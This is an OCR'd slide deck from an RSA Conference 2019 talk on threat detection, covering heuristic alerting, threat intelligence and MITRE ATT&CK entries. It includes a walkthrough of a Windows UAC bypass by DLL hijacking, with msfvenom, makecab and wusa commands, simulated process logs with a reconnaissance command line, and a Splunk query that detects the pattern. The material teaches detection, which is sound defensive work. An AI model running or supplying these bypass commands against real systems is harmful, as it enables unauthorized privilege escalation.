
Enhance with Heuristics-Based Alerting

INSIGHT

Heuristics have a greater shelf-life

but a higher noise ratio.

Heuristic




Signature/IOC

The Pyramid of Pain

Src: David Bianco

Build Targeted Alerting Content

- Look for patterns, habits, default configurations, common themes, etc



INSIGHT


Tools & actors manifest patterns.
Those patterns remain consistent.

Build Targeted Alerting Content


- Examples

Digital Signatures

Suspicious Process Sequences



Monitor Unused Network Space



Malware Config Defaults

Installation Folder
Network Ports
Registry Modifications
DNS Traffic

Incorporate Threat Intelligence

- Implement a threat-driven defensive approach
- IOC feeds can be useful for both detection and context
- Review the data you have for patterns:
  - Investigations and incidents
  - Blocked or prevented attacks


RSAConference2019
Asia Pacific & Japan

Putting It All Together


Recap

- Align detections to business interest to show value
- Centralize/standardize data as best you can
- Structure and procedure is what makes for a strong threat detection program, and lends to automation
- Decide on measurements for your detection content, and how you use them to improve

Walkthrough – User Account Control Bypass 1



Walkthrough – User Account Control Bypass 2



MITRE ATT&CK

Matrices | Tactics | Techniques | Groups | Software | Resources | Blog | Contribute | Search site

- Hooking
- Image File Execution Options Injection
- Launch Daemon
- New Service
- Path Interception
- Plist Modification
- Port Monitors
- Process Injection
- Scheduled Task
- Service Registry Permissions Weakness
- Setuid and Setgid
- SID-History Injection
- Startup Items
- Sudo
- Sudo Caching
- Valid Accounts
- Web Shell

Defense Evasion

Credential Access

Name	Description
APT29	APT29 has bypassed UAC.[9]
AutoIt backdoor	AutoIt backdoor attempts to escalate privileges by bypassing User Access Control.[10]
BlackEnergy	BlackEnergy attempts to bypass default User Access Control (UAC) settings by exploiting a backward-compatibility setting found in Windows 7 and later.[11]
BRONZE BUTLER	BRONZE BUTLER malware xxmm contains a UAC bypass tool for privilege escalation.[12]
Cobalt Group	Cobalt Group has bypassed UAC.[13]
Cobalt Strike	Cobalt Strike can use a number of known techniques to bypass Windows UAC.[14]
Downdelph	Downdelph bypasses UAC to escalate privileges by using a custom "RedirectEXE" shim database.[15]
Empire	Empire includes various modules to attempt to bypass UAC for escalation of privileges.[16]
FinFisher	FinFisher performs UAC bypass.[17][18]
H1N1	H1N1 bypasses user access control by using a DLL hijacking vulnerability in the Windows Update Standalone Installer (wusa.exe).[19]
Honeybee	Honeybee uses a combination of NTWDBLIB.dll and cliconfg.exe to bypass UAC protections using DLL hijacking.[20]

Walkthrough – User Account Control Bypass 3

SOFTWARE
Overview
3PARA RAT
4H RAT
adbupd
Adups
ADVSTORESHELL
Agent Tesla
Agent.btz
Allwinner
Android Overlay Malware
Android/Chuli.A
ANDROIDOS_ANSERVER.A
AndroRAT
Arp
ASPXSpy
Astaroth

Home > Software > Cobalt Strike

Cobalt Strike

Cobalt Strike is a commercial, full-featured, penetration testing tool which bills itself as "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors". Cobalt Strike's interactive post-exploit capabilities cover the full range of ATT&CK tactics, all executed within a single, integrated system. [1]

In addition to its own capabilities, Cobalt Strike leverages the capabilities of other well-known tools such as Metasploit and Mimikatz. [1]

Techniques Used

Domain	ID	Name	Use
Enterprise	T1134	Access Token Manipulation	Cobalt Strike can steal access tokens from exiting processes and make tokens from known cre
Enterprise	T1197	BITS Jobs	Cobalt Strike can download a hosted "beacon" payload using BITSAdmin.[2]
Enterprise	T1088	Bypass User Account Control	Cobalt Strike can use a number of known techniques to bypass Windows UAC.[1]

Walkthrough – User Account Control Bypass 4

Bypassing UAC

1. Create our malicious DLL.

Syntax: msfvenom -p <payload> -f dll -o cryptbase.dll <payload options>

```
[1] : Tall : uxterm
┌─[root@1337h4ck3r]─[~]
└──╼ #msfvenom -p windows/x64/exec -f dll -o cryptbase.dll CMD=cmd.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86_64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 275 bytes
Saved as: cryptbase.dll
```

2. Turn our DLL into a cabinet file.

Syntax: makecab <input file> <output file>

```
C:\cryptbase>makecab cryptbase.dll cryptbase.tmp
Cabinet Maker - Lossless Data Compression Tool

100.00% [flushing current folder]
C:\cryptbase>
```

3. Unpack the cabinet using wusa:

Syntax: wusa <input file> /extract:C:\Windows\ehome\

```
C:\cryptbase>wusa C:\cryptbase\cryptbase.tmp /extract:C:\Windows\ehome
```

Simulated Content

Original Source Content: https://null-byte.wonderhowto.com/how-to/bypass-uac-using-dll-hijacking-0168600/

Bypassing UAC

1. Create our malicious DLL.

Syntax: msfvenom -p <payload> -f dll -o cryptbase.dll ...

2. Turn our DLL into a cabinet file.

Syntax: makecab <input file> <output file>

3. Unpack the cabinet using wusa:

Syntax: wusa <input file> /extract:C:\Windows\ehome\

Walkthrough – User Account Control Bypass 5

EXAMPLE

_time	index	sourcetype	hostname	parent_process	process	command_line
2019-06-03 14:54:59	demo	RSA_demo	Ogden-PC	rundll32.exe	cmd.exe	"C:\Windows\System32\cmd.exe" RENAME "C:\Users\Admin\Downloads\Malicious_DLL.dll" "C:\Users\Admin\Downloads\CRYPTBASE.dll"
2019-06-03 14:54:59	demo	RSA_demo	Ogden-PC	rundll32.exe	makecab.exe	"C:\Windows\System32\makecab.exe" "C:\Users\Admin\Downloads\CRYPTBASE.dll" "C:\Users\Admin\Downloads\Evil_Cabinet.cab"
2019-06-03 14:54:59	demo	RSA_demo	Ogden-PC	rundll32.exe	wusa.exe	"C:\Windows\System32\wusa.exe" "C:\Users\Admin\Downloads\Evil_Cabinet.cab" /quiet /extract "C:\Windows\system32\sysprep\"
2019-06-03 14:54:59	demo	RSA_demo	Ogden-PC	rundll32.exe	sysprep.exe	"C:\Windows\system32\sysprep\sysprep.exe"
2019-06-03 14:54:59	demo	RSA_demo	Ogden-PC	sysprep.exe	cmd.exe	"C:\Windows\System32\cmd.exe" whoami & ipconfig & net use & dir C:\Users\"

Rename

Pack

Extract

Run

(Loads CRYPTBASE.dll from local directory first)

parent_process	process	command_line
rundll32.exe	cmd.exe	**cmd.exe** RENAME “Malicious_DLL.dll" "CRYPTBASE.dll"
rundll32.exe	makecab.exe	**makecab.exe** CRYPTBASE.dll Evil_Cabinet.cab
rundll32.exe	wusa.exe	**wusa.exe** Evil_Cabinet.cab /quiet /extract "C:\Windows\system32\sysprep\"
rundll32.exe	sysprep.exe	**sysprep.exe**
sysprep.exe	cmd.exe	**cmd.exe** whoami & ipconfig & net use & dir C:\Users\

Walkthrough – User Account Control Bypass 6

```
index=demo sourcetype=RSA_demo
( parent_process = "rundll32.exe" AND process = "makecab.exe" )
OR
( process = "makecab.exe" AND command_line = "*.dll*" )
OR
( process = "wusa.exe" AND command_line = "*.cab*" )
```

EXAMPLE

✓ 2 results (6/2/19 4:00:00.000 PM to 6/3/19 4:36:01.000 PM) No Event Sampling ▾ Job ▾ Smart Mode ▾

